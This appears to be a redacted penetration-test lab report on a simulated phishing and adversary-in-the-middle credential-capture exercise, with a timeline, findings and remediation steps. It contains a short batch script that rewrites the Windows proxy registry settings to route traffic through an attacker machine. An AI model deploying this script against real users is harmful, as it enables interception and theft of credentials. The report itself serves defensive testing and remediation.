Structureality Lab

Alison T. Richardson■Howard

Penetration Tester / Cybersecurity Specialist

AitM (Adversary-in-the-Middle) Lab Report — Redacted

Structureality — Simulated Phishing & Credential Capture

Figure: redacted_shows crediatials were captured will copy to file.png



Figure: redacted_target fooled by fake email login failed but credia potentially captured.png



Figure: redacted_attack script created.png



Figure: redacted_create an attack script.png


root@kali: /home/kali
File Actions Edit View Help
@echo off
PowerShell Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\'Internet Settings' -Name ProxyServer -Value 10.1.16.66:8080
PowerShell Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\'Internet Settings' -Name ProxyServer -Value 1
REDACTED
-- INSERT -- 3,131 All

Lab Report — AitM Credential Capture (Redacted)

Title: AitM credential capture test — Structureality (lab) **Date:** 2025-09-29 **Tester:**

Summary

During a simulated business-email-compromise (BEC) phishing exercise in an isolated lab, a user executed a downloaded configuration script that changed their system proxy to an attacker-controlled machine. The attacker intercepted an attempted login to `juiceshop.local` and captured the HTTP POST request containing the submitted credentials. The captured password has been redacted in this report and in the shared artifacts.

Timeline (excerpt)

• **2025-09-29 14:21** — Phishing email (simulated) delivered to `jaime@structureality.com`.
• **2025-09-29 14:24** — Victim clicked `http://10.1.16.66/newproxy.bat` and executed the script.
• **2025-09-29 14:25** — Script altered system proxy to point to attacker `10.1.16.66:8080` (lab address).
• **2025-09-29 14:26** — Victim visited `http://juiceshop.local` and attempted login as `jaime@structureality.com`.
• **2025-09-29 14:26** — Attacker’s proxy captured the POST request to `/rest/user/login` containing credentials (password redacted in shared artifacts).
• **2025-09-29 14:27** — Login failed on target site; credentials were nonetheless exposed in transit.

Evidence (redacted / placeholders)

The `evidence/` folder contains sanitized placeholders and instructions. The original raw artifacts (HAR, pcap, screenshots) were sanitized before inclusion. **Do not publish raw artifacts containing cleartext credentials.**

Findings & Risk

Finding: Execution of an untrusted script resulted in proxy reconfiguration. An on-path proxy captured an authentication POST to the web application, exposing credentials in transit. **Impact:** High — harvested credentials can enable account takeover or lateral movement if MFA is not enforced or if password reuse is present.

Remediation (priority)

1. Enforce phishing-resistant multi-factor authentication (MFA). 2. Prevent execution of unsigned/untrusted scripts using application control (AppLocker, EDR policies). 3. Detect and block unauthorized changes to proxy settings; log and alert on registry changes to `HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet Settings`. 4. Enforce TLS for all

services and implement HSTS. 5. Train staff via consented phishing simulations; combine with technical protections such as email link rewriting and URL safety scanning. 6. Apply network protections: DHCP snooping, dynamic ARP inspection, segment L2 domains to reduce ARP poisoning risk.

Attachments

• `evidence/README.md` — guidance to reviewers about sanitized files included.
• `commands.txt` — commands used during testing and evidence exports.